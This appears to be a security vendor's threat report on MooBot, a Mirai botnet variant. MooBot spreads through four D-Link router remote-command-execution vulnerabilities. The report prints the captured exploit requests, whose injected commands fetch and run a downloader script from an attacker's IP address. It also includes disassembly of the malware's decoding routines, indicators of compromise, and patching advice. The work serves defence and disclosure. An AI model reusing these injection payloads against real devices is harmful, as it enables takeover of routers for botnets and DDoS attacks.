# Mirai Variant MooBot Targeting D-Link Devices

unit42.paloaltonetworks.com/moobot-d-link-devices/

Chao Lei, Zhibin Zhang, Cecilia Hu, Aveek Das


September 6, 2022

By Chao Lei, Zhibin Zhang, Cecilia Hu and Aveek Das

September 6, 2022 at 6:00 AM

Category: Malware, Vulnerability

Tags: CVE-2015-2051, CVE-2018-6530, CVE-2022-26258, CVE-2022-28958, IoT, Mirai, MooBot, SOHO



This post is also available in: 日本語 (Japanese)

## Executive Summary

In early August, Unit 42 researchers discovered attacks leveraging several vulnerabilities in devices made by D-Link, a company that specializes in network and connectivity products. The vulnerabilities exploited include:

- CVE-2015-2051: D-Link HNAP SOAPAction Header Command Execution Vulnerability
- CVE-2018-6530: D-Link SOAP Interface Remote Code Execution Vulnerability
- CVE-2022-26258: D-Link Remote Command Execution Vulnerability
- CVE-2022-28958: D-Link Remote Command Execution Vulnerability

If the devices are compromised, they will be fully controlled by attackers, who could utilize those devices to conduct further attacks such as distributed denial-of-service (DDoS) attacks. The exploit attempts captured by Unit 42 researchers leverage the aforementioned vulnerabilities to spread MooBot, a Mirai variant, which targets exposed networking devices running Linux.

While D-Link has published security bulletins regarding all the vulnerabilities mentioned here, some users may be running unpatched or older versions or devices. Unit 42 strongly recommends applying upgrades and patches where possible.

Palo Alto Networks Next-Generation Firewall customers receive protections through cloud-delivered security services such as IoT Security, Advanced Threat Prevention, WildFire and Advanced URL Filtering, which can detect and block the exploit traffic and malware.

Related Unit 42 Topics IoT, Mirai

## Table of Contents

## Campaign Overview

The whole attack process is shown in Figure 1.



Moobot C2
3. Communication with C2 server
Attacker
1. Exploit vulnerable devices by leveraging CVE-2015-2051, CVE-2018-6530, CVE-2022-26258 and CVE-2022-28958.
Compromised Device
4. Launch attack based on C2 command
Device
Device
Device
2. The downloader requests Moobot binary from remote host
Moobot Host

Figure 1. Campaign overview.

## Exploited Vulnerabilities

Four known vulnerabilities were exploited in this attack. Upon successful exploitation, the wget utility executes to download MooBot samples from the malware infrastructure and then executes the downloaded binaries. Vulnerability-related information is shown in Table 1.


| ID | Vulnerability | Description | Severity |
|---|---|---|---|
| 1 | CVE-2015-2051 | D-Link HNAP SOAPAction Header Command Execution Vulnerability | CVSS Version 2.0: 10.0 High |
| 2 | CVE-2018-6530 | D-Link SOAP Interface Remote Code Execution Vulnerability | CVSS Version 3.0: 9.8 Critical |
| 3 | CVE-2022-26258 | D-Link Remote Command Execution Vulnerability | CVSS Version 3.0: 9.8 Critical |
| 4 | CVE-2022-28958 | D-Link Remote Command Execution Vulnerability | CVSS Version 3.0: 9.8 Critical |

*Table 1. List of exploited vulnerabilities.*

## D-Link Exploit Payloads

The attacker utilizes four D-Link vulnerabilities that could lead to remote code execution and download a MooBot downloader from host 159.203.15[.]179.


### 1. CVE-2015-2051: D-Link HNAP SOAPAction Header Command Execution Vulnerability



```
POST /HNAP1/ HTTP/1.1
Host: [redacted]
User-Agent: Mozila/5.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
SOAPAction: "http:[redacted]`cd && cd tmp && export PATH=$PATH:. && cd /
tmp;wget http://159.203.15.179/wget.sh;chmod 777 wget.sh;sh wget.sh dlink;rm -rf wget.sh`"
Content-Length: 0
```

Figure 2. CVE-2015-2051 exploit payload.The exploit targeting the older D-Link routers takes advantage of vulnerabilities in the HNAP SOAP interface. An attacker can perform code execution through a blind OS command injection.


### 2. CVE-2018-6530: D-Link SOAP Interface Remote Code Execution Vulnerability



```
POST /soap.cgi?service=whatever-control;wget http://159.203.15.179/wget.sh3; chmod 777 wget.sh; ./wget.sh
dlink;whatever-invalid-shell HTTP/1.1
Host: [redacted]
User-Agent: Mozila/5.0
Origin: http://[redacted]
Connection: close
Upgrade-Insecure-Requests: 1
```

Figure 3. CVE-2018-6530 exploit payload.The exploit works due to the older D-Link router's unsanitized use of the “service” parameters in requests made to the SOAP interface. The vulnerability can be exploited to allow unauthenticated remote code execution.

### 3. CVE-2022-26258: D-Link Remote Code Execution Vulnerability




```
POST /get_set.ccp HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:97.0) Gecko/20100101 Firefox/97.0
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 834
Origin: http://[redacted]
Connection: close
Referer: http://[redacted]
Cookie: hasLogin=1

ccp_act=set&old_ip=[redacted]&old_mask=255.255.255.0&new_ip=[redacted]&new_mask=255.255.255.0&nextPage=l
an.asp&lanHostCfg_IPAddress_1.1.1.0=1[redacted]&lanHostCfg_SubnetMask_1.1.1.0=255.255.255.0&lanHostCfg_Dom
ainName_1.1.1.0=&lanHostCfg_DNSRelay_1.1.1.0=1&lanHostCfg_DHCPServerEnable_1.1.1.0=1&lanHostCfg_MinAddress
_1.1.1.0=1[redacted]&lanHostCfg_MaxAddress_1.1.1.0=[redacted]&lanHostCfg_DHCPLeaseTime_1.1.1.0=1440&l
anHostCfg_DeviceName_1.1.1.0=
wget http://159.203.15.179/wget.sh3; chmod 777 wget.sh; ./wget.sh dlink
&lanHostCfg_AlwaysBroadcast_1.1.1.0
```

Figure 4. CVE-2022-26258 exploit payload.The exploit targets a command injection vulnerability in the /lan.asp component. The component does not successfully sanitize the value of the HTTP parameter DeviceName, which in turn can lead to arbitrary command execution.

### 4. CVE-2022-28958: D-Link Remote Code Execution Vulnerability



```
POST /getcfg.php HTTP/1.1
Host: [redacted]
User-Agent: Mozila/5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 155
Origin: http://[redacted]
Connection: close
Upgrade-Insecure-Requests: 1

action=sethostname&value=& wget http://159.203.15.179/wget.sh3; chmod 777 wget.sh; ./wget.sh dlink &
AUTHORIZED_GROUP=1
```

Figure 5. CVE-2022-28958 exploit payload.The exploit targets a remote command execution vulnerability in the /shareport.php component. The component does not successfully sanitize the value of the HTTP parameter value, which can lead to arbitrary command execution.

## Malware Analysis

All the artifacts related to this attack are shown in the following table:


| File Name | SHA256 | Description |
|---|---|---|

| | | |
|---|---|---|
| rt | B7EE57A42C6A4545AC6D6C29E1075FA1628E1D09B8C1572C848A70112D4C90A1 | A script downloader. It downloads MooBot onto the compromised system and renames the binary files to Realtek. |
| wget[.]sh | 46BB6E2F80B6CB96FF7D0F78B3BDBC496B69EB7F22CE15EFCAA275F07CFAE075 | The script downloader. It downloads MooBot onto the compromised system, and renames the binary files to Android. |
| arc | 36DCAF547C212B6228CA5A45A3F3A778271FBAF8E198EDE305D801BC98893D5A | MooBot executable file. |
| arm | 88B858B1411992509B0F2997877402D8BD9E378E4E21EFE024D61E25B29DAA08 | MooBot executable file. |
| arm5 | D7564C7E6F606EC3A04BE3AC63FDEF2FDE49D3014776C1FB527C3B2E3086EBAB | MooBot executable file. |
| arm6 | 72153E51EA461452263DBB8F658BDDC8FB82902E538C2F7146C8666192893258 | MooBot executable file. |
| arm7 | 7123B2DE979D85615C35FCA99FA40E0B5FBCA25F2C7654B083808653C9E4D616 | MooBot executable file. |
| i586 | CC3E92C52BBCF56CCFFB6F6E2942A676B3103F74397C46A21697B7D9C0448BE6 | MooBot executable file. |
| i686 | 188BCE5483A9BDC618E0EE9F3C961FF5356009572738AB703057857E8477A36B | MooBot executable file. |
| mips | 4567979788B37FBED6EEDA02B3C15FAFE3E0A226EE541D7A0027C31FF05578E2 | MooBot executable file. |
| mipsel | 06FC99956BD2AFCEEBBCD157C71908F8CE9DDC81A830CBE86A2A3F4FF79DA5F4 | MooBot executable file. |
| sh4 | 4BFF052C7FBF3F7AD025D7DBAB8BD985B6CAC79381EB3F8616BEF98FCB01D871 | MooBot executable file. |

|  |  |  |
|---|---|---|
| x86_64 | 4BFF052C7FBF3F7AD025D7DBAB8BD985B6CAC79381EB3F8616BEF98FCB01D871 | MooBot executable file. |

*Table 2. Attack-related artifacts.*

Unit 42 researchers conducted analysis on the downloaded malware sample. Based on its behavior and patterns, we believe that the malware samples that were hosted on 159.203.15[.]179 relate to a variant of the Mirai botnet called MooBot.




```
0804F740
0804F740
0804F740
0804F740                        RandomStrGen_804F740 proc near
0804F740
0804F740                        var_44= dword ptr -44h
0804F740                        seed= byte ptr -31h
0804F740                        anonymous_0= byte ptr -11h
0804F740                        arg_0= dword ptr  4
0804F740                        arg_4= dword ptr  8
0804F740
0804F740 55                     push    ebp
0804F741 B9 08 00 00 00         mov     ecx, 8
0804F746 57                     push    edi
0804F747 56                     push    esi
0804F748 BE 8C 5D 05 08         mov     esi, offset Seed ; "w5q6he3dbrsgmclkiu4to18npavj702f"
0804F74D 53                     push    ebx
0804F74E 83 EC 34               sub     esp, 34h
0804F751 8D 7C 24 13            lea     edi, [esp+44h+seed]
0804F755 8B 6C 24 4C            mov     ebp, [esp+44h+arg_4]
0804F759 FC                     cld
0804F75A 8B 5C 24 48            mov     ebx, [esp+44h+arg_0]
0804F75E F3 A5                  rep movsd
0804F760 85 ED                  test    ebp, ebp
0804F762 0F B6 05 AC 5D 05+movzx   eax, byte ptr ds:Seed+20h ; ""
0804F769 88 07                  mov     [edi], al
0804F76B 0F 8E DB 00 00 00 jle     loc_804F84C
```

Figure 6. MooBot random string generator.

The most obvious feature of MooBot is the executable file containing the string w5q6he3dbrsgmclkiu4to18npavj702f, which will be used to generate random alphanumeric strings.


Upon execution, the binary file prints get haxored! to the console, spawns processes with random names and wipes out the executable file.



```
    1 root        20   0  160M 10436  7800 S  0.0  0.5  0:05.00 /sbin/init splash
 2161 kali        20   0   224    20     0 S  0.0  0.0  0:00.02 ├─ q8624162sjl2d8rifqpoubni
 2163 kali        20   0   228    20     0 S  0.0  0.0  0:00.75 │  └─ q8624162sjl2d8rifqpoubni
```

Figure 7. MooBot creates processes.

As a variant, MooBot inherits Mirai’s most significant feature – a data section with embedded default login credentials and botnet configuration – but instead of using Mirai’s encryption key, 0xDEADBEEF, MooBot encrypts its data with 0x22.



```
XOR_Decoded_804FF60("PMMV", &unk_8055DAD, 10u);
XOR_Decoded_804FF60("PMMV", "TKXZT", 9u);
XOR_Decoded_804FF60("PMMV", "CFOKL", 8u);
XOR_Decoded_804FF60("CFOKL", "CFOKL", 7u);
XOR_Decoded_804FF60("PMMV", &unk_8055DB9, 6u);
XOR_Decoded_804FF60("PMMV", "ZOJFKRA", 5u);
XOR_Decoded_804FF60("PMMV", "FGDCWNV", 5u);
XOR_Decoded_804FF60("PMMV", "HWCLVGAJ", 5u);
XOR_Decoded_804FF60("PMMV", &unk_8055DD9, 5u);
XOR_Decoded_804FF60("PMMV", &unk_8055DE0, 5u);
XOR_Decoded_804FF60("QWRRMPV", "QWRRMPV", 5u);
XOR_Decoded_804FF60("PMMV", 134569269, 4u);
XOR_Decoded_804FF60("CFOKL", "RCQQUMPF", 4u);
XOR_Decoded_804FF60("PMMV", "PMMV", 4u);
XOR_Decoded_804FF60("PMMV", &unk_8055DF7, 4u);
XOR_Decoded_804FF60("WQGP", "WQGP", 3u);
XOR_Decoded_804FF60("CFOKL", 134569269, 3u);
XOR_Decoded_804FF60("PMMV", "RCQQ", 3u);
XOR_Decoded_804FF60("CFOKL", &unk_8055E07, 3u);
XOR_Decoded_804FF60("PMMV", &unk_8055EDA, 3u);
XOR_Decoded_804FF60("CFOKL", "QOACFOKL", 3u);
XOR_Decoded_804FF60("CFOKL", &unk_8055EDA, 2u);
XOR_Decoded_804FF60("PMMV", &unk_8055E1A, 2u);
XOR_Decoded_804FF60("PMMV", "RCQQUMPF", 2u);
XOR_Decoded_804FF60("PMMV", &unk_8055E0C, 2u);
XOR_Decoded_804FF60("PMMV", &unk_8055E21, 1u);
XOR_Decoded_804FF60("cFOKLKQVPCVMP", "OGKLQO", 1u);
```

```
{
  i = 0;
  do
    *(i++ + buffer) ^= 0x22u;
  while ( v6 != i );
}
v9 = 16 * dword_8057178;
*(16 * v26 + v22) = buffer;
*(v9 + dword_80571A8 + 12) = v6;
v10 = dword_8057178;
v25 = dword_80571A8;
v11 = len_8052B50(_enc_pass);
v12 = v11 + 1;
v13 = v11;
v14 = AllcMem_8053C65(v11 + 1);
memcpy_8052BD0(v14, _enc_pass, v12);
if ( v13 > 0 )
{
  v15 = 0;
  do
    *(v15++ + v14) ^= 0x22u;
  while ( v13 != v15 );
}
```

decode username

decode password

Figure 8. MooBot configuration decode function.

After decoding its C2 server vpn.komaru[.]today from configuration, MooBot will send out a message to inform the C2 server that a new MooBot is online. The message starts with the hardcoded magic value 0x336699.

At the time of our analysis, the C2 server was offline. According to the code analysis, MooBot will also send heartbeat messages to the C2 server and parse commands from C2 to start a DDoS attack on a specific IP address and port number.

## Conclusion

The vulnerabilities mentioned above have low attack complexity but critical security impact that can lead to remote code execution. Once the attacker gains control in this manner, they could take advantage by including the newly compromised devices into their botnet to conduct further attacks such as DDoS.

Therefore, we strongly recommend applying patches and upgrades when possible.

Palo Alto Networks customers receive protections from the vulnerability and malware through the following products and services:

- Next-Generation Firewalls with a Threat Prevention security subscription can block the attacks with Best Practices via Threat Prevention signatures 38600, 92960, 92959 and 92533.
- WildFire can stop the malware with static signature detections.
- The Palo Alto Networks IoT security platform can leverage network traffic information to identify the vendor, model and firmware version of a device and identify specific devices that are vulnerable to the aforementioned CVEs.
- Advanced URL Filtering and DNS Security are able to block the C2 domain and malware hosting URLs.
- In addition, IoT Security has an inbuilt machine learning-based anomaly detection that can alert the customer if a device exhibits non-typical behavior, such as a sudden appearance of traffic from a new source, an unusually high number of connections or an inexplicable surge of certain attributes typically appearing in IoT application payloads.

## Indicators of Compromise

### Infrastructure

#### MooBot C2

vpn.komaru[.]today

### Malware Host

http://159.203.15[.]179/wget.sh
http://159.203.15[.]179/wget.sh3
http://159.203.15[.]179/mips
http://159.203.15[.]179/mipsel
http://159.203.15[.]179/arm
http://159.203.15[.]179/arm5
http://159.203.15[.]179/arm6
http://159.203.15[.]179/arm7
http://159.203.15[.]179/sh4
http://159.203.15[.]179/arc
http://159.203.15[.]179/sparc
http://159.203.15[.]179/x86_64
http://159.203.15[.]179/i686
http://159.203.15[.]179/i586

## Artifacts

### Shell Script Downloader

| Filename | SHA256 |
|---|---|
| rt | B7EE57A42C6A4545AC6D6C29E1075FA1628E1D09B8C1572C848A70112D4C90A1 |
| wget[.]sh | 46BB6E2F80B6CB96FF7D0F78B3BDBC496B69EB7F22CE15EFCAA275F07CFAE075 |

